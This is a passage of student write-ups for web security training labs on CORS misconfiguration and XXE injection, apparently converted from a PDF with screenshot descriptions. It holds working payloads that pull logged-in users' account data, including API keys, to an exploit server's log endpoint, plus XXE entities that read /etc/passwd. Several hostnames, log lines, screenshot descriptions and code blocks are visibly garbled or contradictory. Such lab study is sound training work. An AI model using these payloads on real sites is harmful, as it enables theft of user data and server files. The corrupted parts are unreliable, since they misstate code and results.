- **Tools Used:** Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken:**

1. Log in to the lab using wiener:peter.



2. In Burp Suite, find the request to /accountDetails. Send it to Repeater.



3. Manually add the header Origin: https://example.com or Origin: null to the request. Click Send.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is being constructed to 'https://0a5100cf030430f183d5e19e00b00069.web-security-academy.net/my/accountId-wiener'. The 'Request' pane shows the raw HTTP request:

```

GET /accountDetails HTTP/1.1
Host: 0a5100cf030430f183d5e19e00b00069.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/157.30
Accept: */*
Referer: https://0a5100cf030430f183d5e19e00b00069.web-security-academy.net/
Sec-Ch-Da-Mobile: 70
Accept-Encoding: gzip, deflate, br
Origin: https://example.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty

```

The 'Response' pane shows the raw HTTP response:

```

HTTP/1.1 200 OK
Access-Control-Allow-Origin: null
Content-Type: application/json; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 145
{
  "username": "wiener",
  "email": "wiener@wiener.pw",
  "password": "1234567890",
  "sessions": [
    {
      "id": "0f09yDlk1kEcGmHnDzOryCATwQpB"
    }
  ]
}

```

The 'Inspector' pane shows the request attributes, query parameters, body parameters, cookies, headers, and response headers. The 'Headers' section in the Inspector shows the 'Origin' header set to 'https://example.com'.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The same request and response are displayed as in the previous screenshot, but the response body now contains a modified JSON object with an additional key 'name':

```

{
  "username": "wiener",
  "email": "wiener@wiener.pw",
  "password": "1234567890",
  "sessions": [
    {
      "id": "0f09yDlk1kEcGmHnDzOryCATwQpB"
    }
  ],
  "name": "wiener"
}

```

The 'Inspector' pane shows the request attributes, query parameters, body parameters, cookies, headers, and response headers. The 'Headers' section in the Inspector shows the 'Origin' header set to 'null'.

4. Go to the Exploit Server. In the Body section, enter the following code:  
`<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc=<script>

```

var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get', 'https://0a5100cf030430f183d5e19e00b00069.web-security-academy.net/accountDetails',true);

```

```

req.withCredentials = true;
req.send();
function reqListener() {
  location='https://exploit-0ae3004b039f3003836fe0d8011a0094.exploit-
server.net/log?key='+encodeURIComponent(this.responseText);
}
</script>">

```

This is your server. You can use the form below to save an exploit, and send it to the victim.  
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

**Craft a response**

URL: <https://exploit-0ae3004b039f3003836fe0d8011a0094.exploit-server.net/exploit>

HTTPS:

File:  /exploit

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=UTF-8

Body:

```

<frame sandbox="allow-scripts allow-top-navigation allow-forms"><script>
var req = new XMLHttpRequest();
req.onreadystatechange = reqListener;
req.open('get', 'https://05100df030430f183d5e19e0b00069.web-security-academy.net/accountDetails', true);
req.withCredentials = true;
req.send();
function reqListener() {
  location='https://exploit-0ae3004b039f3003836fe0d8011a0094.exploit-server.net/log?key='+encodeURIComponent(this.responseText);
}
</script>"></frame>
```

- Click Store. Click Deliver exploit to victim. Wait a moment, then check the Access log again.

48.27.209.2026-01-18 11:38:19 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"

48.27.209.2026-01-18 11:38:19 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"

48.27.209.2026-01-18 11:38:34 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"

48.27.209.2026-01-18 11:38:34 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"

48.27.209.2026-01-18 11:38:36 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"

48.27.209.2026-01-18 11:38:36 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"

3.48 2026-01-18 11:38:37 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Vista) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"

3.48 2026-01-18 11:38:37 +0000 "GET /log?key=7E7560A26260202username=02235A3202522dministrator2K2V2C3AN08202922pkey1352283AN20212622C2WA0202822pkey12293AK2022" 200 "X-F5khdGMailTerBunyIaQzjwO01.i=62282C0A202625"

3.48 2026-01-18 11:38:37 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Vista) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"

48.27.209.2026-01-18 11:38:37 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"

48.27.209.2026-01-18 11:38:37 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"

48.27.209.2026-01-18 11:38:40 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"

6. Find the entry for the administrator user, copy their API key, and submit it to solve the lab.

```

<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc=<script>
var req = new XMLHttpRequest();
req.onreadystatechange = reqListener;
req.open('get', 'https://0x5100cf030430f163d5e19e0b00069 web-security-academy.net/accountDetails=true');
req.withCredentials = true;
req.send();
function reqListener() {
  location.href='https://exploit-0ae3004b039f3003836fe0d801a0094.exploit-server.net/log?key='+encodeURIComponent(this.responseText);
}
</script>></iframe>

```

```

<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc=<script>
var req = new XMLHttpRequest();
req.onreadystatechange = reqListener;
req.open('get', 'https://0x5100cf030430f163d5e19e0b00069 web-security-academy.net/accountDetails=true');
req.withCredentials = true;
req.send();
function reqListener() {
  location.href='https://exploit-0ae3004b039f3003836fe0d801a0094.exploit-server.net/log?key='+encodeURIComponent(this.responseText);
}
</script>></iframe>

```


## Lab: CORS vulnerability with trusted insecure protocols

- Objective:** Exploit a CORS misconfiguration where the server trusts origins using insecure protocols (`http://`), allowing attackers to read sensitive data cross-domain.


• **Tools Used:** Burp Suite, Browser (Chrome), FoxyProxy

• **Steps taken:**

1. Log in to your account (wiener:peter).



2. In Burp Suite, find the request to /accountDetails and send it to Repeater.
3. Change the Origin header to use http and a subdomain: Origin: http://random.0a79002e031a9a45844d7dd200f600d3..web-security-academy.net. Click Send.



4. Go to a product page and click Check stock.

5. Notice the request goes to a URL like:

<http://stock.0a79002e031a9a45844d7dd200f600d3.web-security-academy.net/?productId=1&storeId=1>

## 6. Go to the Exploit Server. In the Body section, enter the following:

```
<script>
    document.location = "http://stock.
0a79002e031a9a45844d7dd200f600d3.web-security-
academy.net/?productId=1&storeId=<script>var xhr=new
XMLHttpRequest();xhr.onreadystatechange=function(){if(xhr.readyState==4){fe
tch('https://0a79002e031a9a45844d7dd200f600d3.exploit-
server.net/log?key='+xhr.responseText);}};xhr.open('GET','https://[YOUR-LAB-
ID].web-security-
academy.net/accountDetails',true);xhr.withCredentials=true;xhr.send();<" +
"/script>";
</script>
```

This screenshot shows a browser window with the following details:

- Address Bar:** exploit-0ae4005203209ac884cf7c00160085.exploit-server.net/exploit
- Title Bar:** CORS vulnerability with trusted insecure protocols
- Content Area:**
  - WebSecurity Academy** logo
  - CORS vulnerability with trusted insecure protocols**
  - Buttons:** Back to lab, Submit solution, Back to lab description
  - Text:** This is your server. You can use the form below to save an exploit, and send it to the victim.  
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.
  - Form Fields:** Craft a response, URL: https://exploit-0ae4005203209ac884cf7c00160085.exploit-server.net/exploit, HTTPS, File: /exploit, Head: HTTP/1.1 200 OK, Content-Type: text/html; charset=UTF-8, Body: (contains exploit code)

## 7. Click Store. Click Deliver exploit to victim. Refresh your Access log.

This screenshot shows a browser window with the following details:

- Address Bar:** exploit-0ae4005203209ac884cf7c00160085.exploit-server.net/exploit
- Title Bar:** CORS vulnerability with trusted insecure protocols
- Content Area:**
  - WebSecurity Academy** logo
  - CORS vulnerability with trusted insecure protocols**
  - Buttons:** Back to exploit server, Back to lab, Submit solution, Back to lab description
  - Text:** (empty)
  - Log Output:** (contains the full access log from the server, including numerous entries for various user agents like Mozilla/5.0, AppleWebKit/537.36, etc., all originating from the same IP address and timestamped around 10:10 PM on 10-01-2028)

## 8. Copy the administrator's API key, and submit it.

This screenshot shows a browser window with several tabs open, including "All labs | Web Security Academy", "Late CORS vulnerability with trusted protocols", "CORS vulnerability with trusted protocols", and "Exploit Server CORS vulnerability". The main content area displays a "CORS vuln" page from "WebSecurityAcademy.net". A modal dialog box is open, prompting the user to "Save exploit" and enter a "Answer" field containing "HTTP/1.1 200 OK". Below the modal, a "Craft a response" section shows the URL "https://exploit-0ae4005203209ac884cd7c06016f0085.exploit-server.net/exploit" and a code editor with the following exploit payload:

```
Body:  
<script>  
document.location="http://stock.0a75012e031a9a45844d7ed200f600d3.web-security-academy.net?product_id=<script>var req = new XMLHttpRequest();  
req.onload = reqListener; req.open('get','https://0a75012e031a9a45844d7ed200f600d3.web-security-academy.net/accountDetails=true'); req.withCredentials = true; req.send();</script> function reqListener() {location='https://exploit-0ae4005203209ac884cd7c06016f0085.exploit-server.net/log?key=%2bthis.responseText';}</script>  
</script>
```

This screenshot shows a browser window with the same tabs as the previous one. The main content area now displays a "CORS vulnerability with trusted insecure protocols" page from "WebSecurityAcademy.net". A green "Solved" button is visible in the top right corner. The "Craft a response" section shows the URL "https://exploit-0ae4005203209ac884cd7c06016f0085.exploit-server.net/exploit" and a code editor with the same exploit payload as before.

# XML external entity (XXE) injection

## Lab: Exploiting XXE using external entities to retrieve files

- Objective:** Demonstrate how XML External Entity (XXE) vulnerabilities can be exploited to retrieve sensitive files from a server.

- Tools Used:** Burp Suite, Browser (Chrome), FoxyProxy

- Steps taken:**

1. Open the lab and click on any product to view its details. In your browser, click the Check stock button. In Burp Suite, go to Proxy > HTTP history. Find the POST /stock/check request. Right-click this request and select Send to Repeater.

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A list of requests is displayed, with Request 15 highlighted. The request details show a POST to '/stock/check' with parameters 'prodId=1' and 'file:///c:/1900b2008/web\_security\_academy.net/product/product1.xml'. The response pane shows the XML content of the file. The 'Inspector' tab is also visible, showing the XML structure.

2. Right-click this request and select Send to Repeater.

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The request pane contains an XML payload designed to exploit XXE. The response pane shows the server's response, which has been modified by the exploit. The inspector pane displays various request and response headers. The status bar at the bottom right indicates memory usage and processing time.

3. In the Repeater tab, modify the XML by adding a DOCTYPE declaration and a custom entity:


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck>
    <productId>&xxe;</productId>
    <storeId>1</storeId>
</stockCheck>
```

Click Send. The response should now contain the contents of the /etc/passwd file


The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The response pane now displays the full contents of the /etc/passwd file, indicating a successful exploit. The status bar at the bottom right indicates memory usage and processing time.

# Lab: Exploiting XXE via image file upload

- Objective:** Exploit an XML External Entity (XXE) vulnerability through an image upload function to retrieve sensitive files.
- Tools Used:** Burp Suite, Browser (Chrome), FoxyProxy
- Steps taken:**
  - In lab, navigate to the Submit a comment section.
  - Fill in the required fields (name, email, etc.). In the Avatar upload field, select your exploit.svg file(download image). Click Post Comment.



- In Burp Suite, go to Proxy > HTTP history. Find the POST /post/comment.



#### 4. Right-click this request and select Send to Repeater. Click Send.

```

POST /post/comment HTTP/1.1
Host: 0ad900804f223d83c00ca00801c.web-security-academy.net/post/postid=2
Content-Type: application/x-www-form-urlencoded
Content-Length: 1015
Cache-Control: max-age=0
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```

The XML response body contains:

```

<comment id="1" post_id="2" user_id="1" content="&xxe;" created_at="2023-01-06T10:00:00Z" updated_at="2023-01-06T10:00:00Z">
    <user>John Doe</user>
    <post>Post 1</post>
</comment>

```

#### 5. In Burp Repeater, modify the XML body as follows:

```

<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
    <text font-size="16" x="0" y="16">&xxe;</text>
</svg>

```

```

POST /post/comment HTTP/1.1
Host: 0ad900804f223d83c00ca00801c.web-security-academy.net/post/postid=2
Content-Type: application/x-www-form-urlencoded
Content-Length: 1015
Cache-Control: max-age=0
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```


The XML response body contains:

```


<comment id="1" post_id="2" user_id="1" content="&xxe;" created_at="2023-01-06T10:00:00Z" updated_at="2023-01-06T10:00:00Z">
    <user>John Doe</user>
    <post>Post 1</post>
</comment>

